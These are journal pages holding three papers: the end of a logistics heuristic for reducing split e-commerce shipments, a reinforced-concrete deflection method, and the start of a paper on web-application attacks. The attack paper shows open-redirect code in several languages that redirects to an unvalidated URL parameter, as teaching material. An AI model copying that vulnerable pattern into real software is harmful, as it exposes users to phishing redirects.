$$\sum_{j \in J_i} x_{jk}^i = s_k^i, \quad \forall i \in I, k \in K_i \tag{4}$$

$$\sum_{k \in K(i)} x_{jk}^i = d_j^i, \quad \forall i \in I, j \in J_i \tag{5}$$

$$0 \leq x_{jk}^i \leq d_j^i y_{jk}, \quad \forall i \in I, j \in J_i, k \in K_i \tag{6}$$

$$y_{jk} \in \{0,1\}, \forall j,k \tag{7}$$

Розглядаючи ці дві постановки, ми продемонстрували необхідність ефективного та легкого застосування евристичних моделей для моментального вирішення проблеми.

Властивості складної системи

Для того щоб знайти оптимальне вирішення потрібно ретельно опрацювати данні та аналізувати важливі характеристики замовлень клієнтів, та передачі у реальному часі.

Ринок електронної комерції в Україні виріс на 40% і склав \$1,6 млрд. А десятка найбільших гравців ринку за рік заробила сукупно понад \$840 млн. При цьому, загальний обсяг інтернет-торгівлі в Україні залишається незначним — близько 2% (у Великобританії — 12%, в США — 10%). Але в цьому році тенденції не такі обнадійливі: ринок може повернутися до показників 2012 року, очікується падіння виручки в доларовому еквіваленті.

Повністю рейтинг інтернет-магазинів уанету, за версією Forbes, виглядає так:

- Інтернет-магазин «Розетка». Заснований в 2004 році Владиславом Чечоткіним. Виручка магазину за минулий рік склала близько \$350 млн.

- Інтернет-магазин «Алло». Виручку онлайн-підрозділу мережі за минулий рік оцінили в \$100 млн. За даними УАДМ, мережа зайняла перше місце в рейтингу якості колл-центрів.

- Інтернет-магазин Mobilluck.com.ua. За оцінкою видання, за минулий рік компанія показала найменший приріст виручки в порівнянні з попереднім рейтингом — показник збільшився на 5 млн і склав млн \$80 млн.

- Інтернет-магазин «Фокстрот». Онлайн-підрозділ мережі в минулому році наростило виручку на 13% до \$70 млн.

- Інтернет-магазин «Фотомог». Виручку компанії за минулий рік оцінили в \$57 млн.

Цікавий той факт, що інтернет-торговля відповідно до очікувань експертів продовжить набирати обертів і далі — на малюнку нижче представлений прогноз її розвитку до 2017 р.




Рисунок 6. Об'єми продажу та темпи прогнозованого розвитку інтернет-торгівлі




Рисунок 7. Товарна структура інтернет-торгівлі

- *Одиничні замовлення* це клієнтське замовлення, що складається лише з однієї одиниці одного виду товару.
- *Мульти замовлення* — це замовлення яке складається з більше ніж одного виду товару або декількох одиниць одного виду товару.
- *Спліт замовлення* — клієнтське замовлення з передачею в реальному часі, яке потребує більше ніж одне відправлення.
- *Одиничне відправлення* — відправлення одного виду товару спліт замовленням.
- *Подвійне відправлення* — відправлення двох видів товару у спліт замовленні.
- Проблема не може бути вирішена шляхом обмеження кількості замовлень або видів товарів.

Евристичний підхід

Для вирішення проблеми оптимізації ми розпочали з технічного рішення, тобто передачі клієнтських замовлень у реальному часі. Концентрація уваги на алгоритмах покращення має як теоретичне так і практичне підґрунтя.

Основною ідеєю нашого евристичного підходу є визначення того як використати одиничні замовлення для оптимізації спліт замовлень:

Необхідність цього є двосторонньою:

Одиничні замовлення завжди вимагають окремих відправок але є дуже гнучкими у своїй передачі; переважна більшість спліт замовлень включають в себе одиничні відправки.

Наступною важливою ідеєю є розгляд лише одного виду товару. Для кожного виду товару можна знайти вирішення проблеми транспортування таким чином аби зменшити кількість спліт замовлень.

Евристичний підхід можна охарактеризувати наступним чином:

Для виду товару $i: i=I \rightarrow N$

- 1) постановка проблеми транспортування для виду товару i ;
- 2) вирішення проблеми транспортування;
- 3) оновлення усіх пов'язаних замовлень.




Рисунок 8. Розподіл замовлень у реальному часі

Крім цього, ми розпочинаємо зі схеми, яка опише проблему транспортування, беручи до уваги перелік замовлень з рис. 8. Ми створюємо відповідну проблему максимізації транспортування для виду товару Y на рис. 9.




Рисунок 9. Проблеми транспортування виду товару Y

Кожен склад являє собою вузол постачання, а кожне замовлення з одиничним відправленням асортиментної одиниці Y являє собою одиницю попиту. Одиниця, яка переплавляється з вузла постачання k до вузла попиту j означає, що склад k відправляє одиницю виду товару Y з метою здійснення вимоги по замовленню j . Рис. 9 показує доцільність впровадження та вирішення задач у даному логістичному ланцюгу. З рисунку 9 ми бачимо що оптимальним рішенням є відправка однієї асортиментної одиниці по кутах (1, 2), (2, 3) та (3, 1).

Дане оптимальне рішення відповідає результатам на рисунку 8. Ми зменшили кількість відправок у трьох замовленнях з 5 до 3. Ми також можемо прослідкувати циклічний обмін необхідний для вирішення: нам потрібно пере відправити асортиментну одиницю Y на **Склад 1**, який було закріплено за *Товаром 3* у реальному часі до *Товару 2*; потім відправити товар зі **Складу 3**, який призначався для *Товару 2*, *Товару 1*.

І нарешті ми відправляємо товар зі **Складу 2** — *Товар 3*. Таким чином застосовуючи циклічну зміну асортиментної одиниці Y за схемою $T3 \rightarrow T2 \rightarrow T1 \rightarrow T3$, ми приходимо до вирішення зображеного на рисунку 10.



Рисунок 10. Переоцінка, що зменшує кількість відправок

Результати

Ми застосували евристичну модель на певних реальних даних великого інтернет-магазину.

З практичною метою ми досліджували лише субмножину усіх спліт замовлень.

Згідно даних 16000 тис спліт замовлень потребують 33200 відправок. Тобто, спліт замовлення вимагають 17200 додаткових відправок. Використовуючи евристичний підхід можна зменшити цю цифру на 40%. Таким чином, ми можемо зменшити кількість відправок з 33200 до 25200. Загальна економія транспортних витрат складає 640 тис.грн тобто 19,28 грн на кож-

не спліт замовлення. Наша евристична модель легко застосовується, оскільки стосується ряду циклічних змін у обмеженому комплексі замовлень. Існує можливість зменшити витрати на транспортування інтернет-магазину за допомогою переоцінки здійснених у реальному часі рішень з фулфілменту.

Ми розробили евристичну модель для такої переоцінки і продемонстрували кращі результати досягненні за рахунок її використання.

Перелік посилань

- [1] Кунда Н. Т. Методи наукових досліджень: Навч. посіб. / Н. Т. Кунда, О. М. Куницька; Національний транспортний ун-т. — К.: НТУ, 2007.
- [2] Лук'янець Т. І. Маркетингова політика комунікацій: Навч. посібник. — 2-ге вид., доп. і перероб. — К.: КНЕУ, 2003.
- [3] Мельников І. Склад, транспорт і логістика: Електронна книга — 2011. Режим доступу: http://bookz.ru/authors/il_a-mel_nikov/sklad-t_256.html
- [4] Рубинштейн М. Ф., Фирстенберг А. Р. Интеллектуальная организация. Привнеси будущее в настоящее и преврати творческие идеи в бизнес-решения: Пер. с англ. — М.: ИНФРА-М, 2003.
- [5] Заблодська І. В. Транспортна логістика: економічний аспект / І. В. Заблодська, І. В. Клюс // Економіка розвитку. — 2012. — № 1 (53).
- [6] Гончарова Т. А. Переваги використання логістичного аутсорсингу / Т. А. Гончарова // Транспортные проблемы крупнейших городов: междунар. науч. — практ. конф., 12–16 мар. 2012 г.: тезисы докл. — Режим доступу: <http://eprints.kname.edu.ua/29599/1/47.pdf>.
- [7] Григорак М. Ю., Костюченко Л. В. Методика оцінки використання потенціалу логістичної інфраструктури / М. Ю. Григорак, Л. В. Костюченко // Економічні науки. Серія «Економіка та менеджмент»: Збірник наукових праць. Луцький національний технічний університет. — Випуск 7 (26) Частина 4. — 2010.
- [8] Дж. Брайан Хейвуд. Аутсорсинг: в поисках конкурентных преимуществ / Дж. Брайан Хейвуд. — М.: Вильямс, 2004.
- [9] <https://meest-express.com.ua>

References

- [1] Kunda N. T. Methods of scientific research: Textbook / N. T. Kunda, O. M. Kunitska; National Transport University — Kiev: NTU, 2007 (Ukr).
- [2] Lukianets T. I. Marketing policy of communications: Manual — the 2nd edition — Kiev: KNEU, 2003 (Ukr).
- [3] Melnikov I. Warehouse, transport and logistics: E-book — 2011 Access mode: http://bookz.ru/authors/il_a-mel_nikov/sklad-t_256.html (Ukr)
- [4] Rubinshtein M. F., Firshenberg A. R. Intellectual organization. Introduce future to present and transfer art ideas into business decisions — Moscow: INFRA-M, 2003.
- [5] Zablodska I. V., Klius I. V. Transport logistic: economic aspect. Economy of development — 2012 — № 1 (53). (Ukr).
- [6] Honcharova T. A. Benefits of logistic outsourcing. Transport problems of the largest cities: International scientific and practice conference. 12–16 Mar. 2012: theses — Digital repository of HNUGH of A.N. Beketov [Digital resource]. — Mode to access: <http://eprints.kname.edu.ua/29599/1/47.pdf>. (Ukr)
- [7] Hrigorak M. U., Kostiuchenko L. V. Methodology of estimation of the use of potential of logistic infrastructure. Economic sciences. Series «Economy and management»: Collection of scientific works. Lutsk national technical university. Vol. 7 (26) Part 4. — 2010.
- [8] J. Brian Heywood. Outsourcing: in search of competitive advantages. — M.: Williams, 2004. (Ukr).
- [9] <https://meest-express.com.ua>

Ромашко Василий Николаевич

*Кандидат технических наук, доцент, заведующий кафедрой
Национальный университет водного хозяйства и природопользования
г. Ровно, Украина*

Romashko Vasyl

*Ph. D. in Engineering, associate professor, head of chair
National University of Water Management and Nature Recourses Use
Rivne, Ukraine*

РАСЧЕТ ПРОГИБОВ СЛОЖНОДЕФОРМИРУЮЩИХСЯ ЖЕЛЕЗОБЕТОННЫХ ЭЛЕМЕНТОВ И КОНСТРУКЦИЙ CALCULATION OF THE DEFLECTIONS OF COMPLICATED DEFORMING REINFORCED CONCRETE STRUCTURES

Аннотация. В статье рассматривается рациональный способ определения прогибов кососжимаемых железобетонных элементов, базирующийся на прямом использовании функции кривизны из обобщенной диаграммы их состояния.

Ключевые слова: железобетон, косое сжатие, элементы, конструкции, деформирование, жесткость, кривизна, прогибы.

Summary. The article deals with rational way of determining the oblique compressed reinforced concrete elements deflection, based on the direct use of curvature function of the generalized phase diagram.

Keywords: reinforced concrete, oblique compression, elements, structures, deformation, stiffness, curvature, deflections.

Вступление. Практически во всех известных на сегодня моделях деформирования прогибы железобетонных элементов и конструкций прямо увязываются с их кривизной. Тем не менее, соответствующих аналитических зависимостей для определения последней, которые были бы достаточно обоснованы с физической точки зрения, до сих пор так и не предложено. Более того, существующие на сегодня методики расчета кривизны даже тех железобетонных элементов и конструкций, которые деформируются лишь только в одной плоскости, практически не увязываются с диаграммами их состояния. Поэтому настоящая статья направлена на разработку универсальной методики расчета прогибов железобетонных элементов и конструкций, включая и косодеформирующиеся, которая была бы прямо связана с диаграммами их состояния и являлась бы составной частью единой обобщенной методики расчета железобетонных элементов и конструкций по предельным состояниям.

Обзор литературы. В общем прогиб, являясь некой интегральной характеристикой, относится к тем основным параметрам напряженно-деформированного состояния элементов и конструкций, значения которых можно проконтролировать либо прямо изме-

рить во время экспериментальных исследований. Его же теоретические значения определяют исходя из:

- упрощенных методик [2] для наиболее простых схем закрепления и деформирования железобетонных элементов и конструкций;
- энергетических методов, связанных с точными [3] или с приближенными [4] способами вычисления интеграла Мора;
- прямого интегрирования дифференциального уравнения изогнутой оси балки с упрощенными способами его решения графоаналитическими методами [7] или методами начальных параметров [8];
- усредненных значений по двум возможным случаям деформирования: по отсутствию и наличию трещин в расчетном сечении.

Важно отметить, что отдельные недостатки расчета прогибов за этими методами в условиях плоского деформирования железобетонных элементов и конструкций еще больше усугубляются при их косом деформировании.

Результаты исследований. Детальный анализ вышеупомянутых методик расчета показывает, что в обобщенной модели деформирования железобетонных элементов и конструкций энергетические методы могут быть одними из наиболее эффективных при

вычислениях прогибов и перемещений. Для этого необходимо располагать аналитической зависимостью или функцией осредненной кривизны железобетонного элемента вдоль его оси. Подобная функция обеспечит получение эпюры усредненной кривизны элемента, как на его отдельных участках, так и в пределах отдельных блоков между трещинами.

Поскольку реализация энергетических методов обычно сводится к точным или приближенным вычислениям интеграла Мора, то ее удобнее осуществлять путем разбивки элемента на ряд парных участков (рекомендуется $n \geq 10$) с определением кривизны на их границах.

При линейном распределении кривизны в пределах каждого участка, перемножение эпюры кривизны от силовой нагрузки с эпюрой моментов от единичной нагрузки целесообразно осуществлять по правилу трапеций [1]

$$f = \frac{l}{n} \left(\frac{m_{x0}}{2} \frac{1}{r_{x0}} + \frac{m_{xn}}{2} \frac{1}{r_{xn}} + m_{x1} \frac{1}{r_{x1}} + \dots + m_{xi} \frac{1}{r_{xi}} + \dots + m_{x,n-1} \frac{1}{r_{x,n-1}} \right), \quad (1)$$

где m_{x0}, \dots, m_{xn} — ординаты эпюры моментов от единичной силы в направлении оси X на границах каждого участка (рис. 1);

$1/r_{x0}, \dots, 1/r_{xn}$ — ординаты эпюры кривизны от внешней нагрузки на границах тех же участков.

При нелинейном распределении кривизны на отдельных участках железобетонного элемента (рис. 1) его прогибы в практических расчетах рекомендуется вычислять по формуле Симпсона [1, 5]




Рис. 1. К обобщенной методике определения прогибов

$$f = \frac{l}{3n} \left[m_{x0} \frac{1}{r_{x0}} + m_{xn} \frac{1}{r_{xn}} + 4 \cdot \left(m_{x1} \frac{1}{r_{x1}} + m_{x3} \frac{1}{r_{x3}} + \dots + m_{x,n-1} \frac{1}{r_{x,n-1}} \right) + 2 \cdot \left(m_{x2} \frac{1}{r_{x2}} + m_{x4} \frac{1}{r_{x4}} + \dots + m_{x,n-2} \frac{1}{r_{x,n-2}} \right) \right]. \quad (2)$$

Эффективность использования зависимостей (1) и (2) в практических расчетах будет существенно возрастать, если их связывать с обобщенной диаграммой состояния железобетонных элементов и конструкций [6].

$$M = \frac{D_o \cdot (1/r) - M_u \cdot ((1/r)/(1/r_u))^2}{1 + (D_o / M_u - 2 / (1/r_u)) \cdot (1/r)}, \quad (3)$$

где D_o — начальное значение приведенной жесткости железобетонного элемента;

M_u — несущая способность железобетонного стержня;

$1/r_u$ — предельное значение кривизны железобетонного элемента.

В этом случае ординаты кривизны элемента в любом его сечении можно довольно легко определить по формуле

$$\frac{1}{r} = \frac{1/r_u}{2M_u} \left[\left(1 - \frac{M}{M_u} \right) \frac{D_o}{r_u} + 2M - \sqrt{\left(\left(1 - \frac{M}{M_u} \right) \frac{D_o}{r_u} + 2M \right)^2 - 4M \cdot M_u} \right]. \quad (4)$$

Вышеописанная методика может быть использована для расчета прогибов как плоско-, так и косодоформирующихся элементов и конструкций. Правда, при расчете последних следует учитывать некоторые особенности их напряженно-деформируемого состояния (рис. 2).

Известно, что в гибком кососжимаемом элементе, вследствие развития прогибов, угол наклона силовой плоскости меняется от своего начального значения β_o до некоторого предельного значения β_f . При этом, из-за непропорционального смещения его сечений в направлении плоскостей, проходящих через геометрические оси сечения X_o и Y_o , происходит непропорциональный рост изгибающих моментов в указанных направлениях. Тем не менее, это не мешает рассчитывать прогибы таких элементов по аналогии с внецентренно сжатыми при начальном эксцентриситете продольной силы относительно нейтральной оси

$$e = \varepsilon_{c2} / (1/r) + e + f, \quad (5)$$

где

$$e_c = (e_o \cdot \cos \beta_o - h_n / 2) \cos \theta + (e_o \cdot \sin \beta_o - b_n / 2) \sin \theta \quad (6)$$

Прогиб кососжимаемого элемента, определенный вышеупомянутым способом, в дальнейшем уточняется вместе с основными параметрами его напряженно-деформированного




Рис. 2. К напряженно-деформируемому состоянию косодеформируемого элемента

состояния ($\epsilon_{c2}, \epsilon_{s1}, \epsilon_{cv}, 1/r$ и т.п.) по двум классическим уравнениями равновесия до неоспоримого выполнения условия

$$|(f_{i-1} - f_i) / f_{i-1}| \leq \delta = 0,01, \quad (7)$$

где f_{i-1} и f_i – прогибы железобетонного элемента на этапах вычислений.

Принимая во внимание возможное отличие между расчетными длинами косожимаемого элемента в плоскостях X_0 и Y_0 , в практических расчетах его прогибы рекомендуется рассчитывать упрощенным способом. Используя функцию кривизны (4), за выражениями (1) или (2) определяются максимально возможные значения эксплуатационных прогибов железобетонного элемента f_{ix} и f_{iy} при углах наклона силовой плоскости θ^0 и 90^0 . Результирующую величину эксплуатационного прогиба и значение угла наклона действительной линии прогибов к вертикали следует вычислять по формулам

$$f_i = \sqrt{f_{xi}^2 + f_{yi}^2}; \quad (8)$$

$$\text{tg}\theta_i = (1/r_{yi}) / (1/r_{xi}) = f_{yi} / f_{xi}, \quad (9)$$

где составляющие указанного прогиба косожимаемого железобетонного элемента f_{xi} и f_{yi} определяются из общего решения уравнений (8) и (9) при угле на-

клона действительной линии прогибов к вертикали (нейтральной оси к горизонтали) в первом приближении

$$\text{tg}\theta = (1/r_y) / (1/r_x) \approx \frac{E_c \cdot I_{x,red} - s_x \cdot l_{ox}^2 \cdot N}{E_c \cdot I_{y,red} - s_y \cdot l_{oy}^2 \cdot N} \cdot \text{tg}\beta_0, \quad (10)$$

где $I_{x,red}, I_{y,red}$ – приведенные моменты инерции сечения элемента в направлении сей X_0 и Y_0 , соответственно;

l_{ox}, l_{oy} – расчетная длина элемента в плоскости того же направления;

s_x, s_y – коэффициенты, зависящие от схемы загрузки и закрепления элемента в направлениях тех же плоскостей.

Заключение и выводы. Благодаря результатам выполненных исследований можно констатировать, что: – кривизну железобетонного элемента целесообразно рассчитывать за диаграммой его состояния до неоспоримого выполнения классических уравнений равновесия; – прогибы и перемещения железобетонных элементов и конструкций следует вычислять по общим правилам строительной механики в зависимости от их основных деформационных параметров в характерных сечениях вдоль оси.

Литература

1. Березин И. С. Методы вычислений. Том 1 / И. С. Березин, Н. П. Жидков. — 2-е изд. — М.: Физматлит, 1962. — 464 с.
2. Бидный Г. Р. Расчет прогиба железобетонных балок с учетом влияния поперечной силы / Г. Р. Бидный, И. М. Чупак // Бетон и железобетон. — 1973. — № 11. — С. 36–38.
3. Гольшев А. Б. Проектирование железобетонных конструкций: справоч. пособие / А. Б. Гольшев, В. Я. Бачинский, В. П. Полищук и др.; под ред. А. Б. Гольшева. — К.: Будівельник, 1985. — 496 с.
4. Залесов А. С. Практический метод расчета железобетонных конструкций по деформациям / А. С. Залесов, В. В. Фигаровский. — М.: Стройиздат, 1976. — 101 с.
5. Кочкаръов Д. В. Робота та несуча здатність залізобетонних елементів за дії осьової стискуючої сили та згину в двох площинах: дис. ... канд. техн. наук: 05.23.01 / Кочкаръов Дмитро Вікторович. — Рівне, 2002. — 190 с.
6. Ромашко В. Н. Обобщенная модель деформирования железобетонных элементов и конструкций / В. Н. Ромашко // Международный научный журнал (International Scientific Journal). — 2016. — № 3, — С. 84–86.
7. Фесик С. П. Справочник по сопротивлению материалов / С. П. Фесик — К.: Будівельник, 1982. — 280 с.
8. Шкурупий А. А. Расчет железобетонных элементов с переменной жесткостью при косом сжатии методом начальных параметров / А. А. Шкурупий // Бетон и железобетон в Украине. — 2000. — № 1. — С. 17–21.

Стах Т. В.

магістрант

Львівський національний університет «Львівська політехніка»

Грицюк Ю. І.

доктор технічних наук,

професор кафедри програмного забезпечення

Львівський національний університет «Львівська політехніка»

Стах Т. В.

студентка

Львовский национальный университет «Львовская политехника»

Грыцюк Ю. И.

доктор технических наук,

профессор кафедры программного обеспечения

Львовский национальный университет «Львовская политехника»

Stakh T. V.

student

Lviv National University «Lviv Polytechnic»

Hrytsiuk Yu. I.

Doctor of Engineering, Professor,

Professor of Software Department

Lviv National University «Lviv Polytechnic»

НАЙПОШИРЕНІШІ СУЧАСНІ АТАКИ НА ВЕБ-ДОДАТКИ

САМЫЕ РАСПРОСТРАНЁННЫЕ АТАКИ НА ВЕБ-ПРИЛОЖЕНИЯ

THE MOST COMMON MODERN ATTACKS ON WEB APPLICATIONS

Анотація. Висвітлено сучасні проблеми хакерських нападів на веб-додатки. Описано такі атаки, як небезпечні перенаправлення та посилання, атаки, пов'язані з маніпуляцією сесіями користувача, та SQL ін'єкції. Наведені приклади містять реалізацію атак такими мовами програмування як Java, PHP, C# та Ruby.

Ключові слова: мережа Інтернет, хакер, захист додатків, програмне забезпечення, браузер, хост, небезпечне перенаправлення, посилання, SQL ін'єкція, бази даних.

Аннотация. Освещены современные проблемы хакерских нападений на веб-приложения. Описаны такие атаки, как опасные перенаправления и ссылки, атаки, связанные с манипуляцией сессиями пользователя и SQL инъекции. Примеры содержат реализацию на таких языках программирования как Java, PHP, C# и Ruby.

Ключевые слова: сеть Интернет, хакер, защита приложений, программное обеспечение, браузер, хост, опасное перенаправление, ссылки, SQL инъекция, базы данных.

Summary. Covering modern problems of hacker attacks on web applications. Giving detailed description of such attacks as dangerous redirections and links, attacks related on the user sessions manipulations and SQL injections. Examples include implementation on such programming languages as Java, PHP, C# and Ruby.

Key words: Internet network, hacker, application security, software, browser, host dangerous redirect, links, SQL injection, database.

Вступ

На сьогодні розробка веб-додатків стає все більш популярною. Веб хости постачають нас всім необхідним: Google Docs, онлайн калькулятори, пошта, хмарні сервіси з необмеженим обсягом пам'яті, карти, погода, новини, тощо. Сьогодні мобільні телефони втрачають величезну частину своєї функціональності без мережі Інтернет, адже більшість мобільних додатків вимагають з'єднання з мережею. Навіть домашні девайси зараз приєднуються до мережі платформами Internet of Things [1, с. 16]. Наприклад, Wink дає змогу користувачам керувати світлом будинку через смартфон.

При побудові різних аплікацій розробники веб-додатків мають поставити собі такі запитання: чи довіряємо ми цілісності запиту, який надходить від браузера користувача? чи впевнені ми в тому, що завантажені дані є чистими і безпечними? чи впевнені ми в тому, що з'єднання між нашим додатком і браузером користувача не може бути підробленим? чи довіряємо ми сервісам та базам даних, від яких залежимо? І очевидно, що відповідь на всі ці питання має бути «Ні» або ж «Не зовсім».

Різні веб-додатки мають різні функції та призначення, однак всі вони часто стають мішенню для зловмисників. Всі вразливості в коді додатку є специфічними для кожної програми і ніколи не були відомі раніше. Досвідчений зловмисник може легко знайти ці вразливості і використовувати в своїх цілях, не будучи виявленим. То що ж їх може так приваблювати в цих додатках?

Популярність. Якщо у вас є популярний сайт, ви отримуєте велику кількість відвідувань кожен секунду. Продуктивність і доступність вашого веб-сайту є однією з головних переваг, яку ви маєте над усіма іншими. Ймовірно, у вас також є багато шанувальників і конкурентів, тому пошкодження вашого додатку може дуже потішити їх.

Протест / політика. Це такі види атак, як анонімні напади на урядові, релігійні та корпоративні веб-сайти, відбуваються задля для свого задоволення або щоб зробити якусь важливу заяву до влади чи суспільства, кинути комусь виклик.

Незадоволені співробітники. Не всі атаки відбуваються ззовні, найчастіше вони організуються за допомогою когось зсередини, тобто інсайдера. Наприклад, в 2014 році атака SQL ін'єкції [2, с. 3] була звинувачена у 8,1% всіх веб-атак.

Однак, не завжди в навчальних посібниках, чи навіть в мережі Інтернет можна знайти достатньо інформації стосовно таких поширених видів атак на веб-додатки, як небезпечні перенаправлення, атаки на сесії та міжсайтовий скриптинг чи SQL ін'єкції. Тому *метою цієї роботи* є аналіз найпопулярніших сучасних атак на веб-додатки в мережі Інтернет, встановлення

їх негативних наслідків, а також подання можливих варіантів їх запобігання.

Виклад основного матеріалу

На сьогодні відомі такі найпопулярніші види нападів на веб-додатки, як небезпечні перенаправлення, атака на сесії та міжсайтовий скриптинг та SQL ін'єкція. Проаналізуємо кожну з них дещо детальніше.

Небезпечні перенаправлення. Ця категорія вразливостей веб-додатків використовується в атаках, в яких жертва шляхом обману перенаправляється на шкідливий сайт. Зловмисники можуть маніпулювати URL-адресами сайту для перенаправлення на сторінки небажаних ресурсів.

Небезпечні перенаправлення та посилання є можливими тоді, коли веб-додаток приймає при введенні небезпечні дані, які посилаються на веб-додаток, який перенаправить запит на адресу, що міститься в цих небезпечних даних. Змінюючи безпечну адресу на шкідливий сайт, зловмисник може успішно почати атаку, однією з яких є крадіжка облікових даних користувачів. Оскільки ім'я сервера в модифікованому посиланні збігається з іменем вихідного сайту, спроби атаки можуть мати більш надійний вигляд.

Для безпечного перенаправлення користувача на іншу сторінку можна використати таку реалізацію:

```
Java: response.sendRedirect («http://www.examplesite.com»);
PHP:
<? PHP
/* Перенаправлення браузера */
header («Location: http://www. examplesite.com/»);
?>
ASP.NET:
Response.Redirect («~/folder/Login.aspx»)
Rails:
redirect_to login_path
```

У наведеному вище прикладі адреси є явно оголошені в коді і зловмисник не може ними маніпулювати.

Дещо інакше виглядає код небезпечних перенаправлень. Наприклад, код Java отримує адресу від 'URL' параметра GET і перенаправляє на цю адресу: `response.sendRedirect (request.getParameter («URL»))`;

Код PHP отримує адресу з рядка запиту, а потім перенаправляє користувача на цю адресу:

```
$redirect_url = $_GET['url']; header («Location: «.
$redirect_url);
Аналогічно мовою C#.NET:
string url = request.QueryString[«url»]; Response.
Redirect(url);
І в Rails: redirect_to params[: url]
```

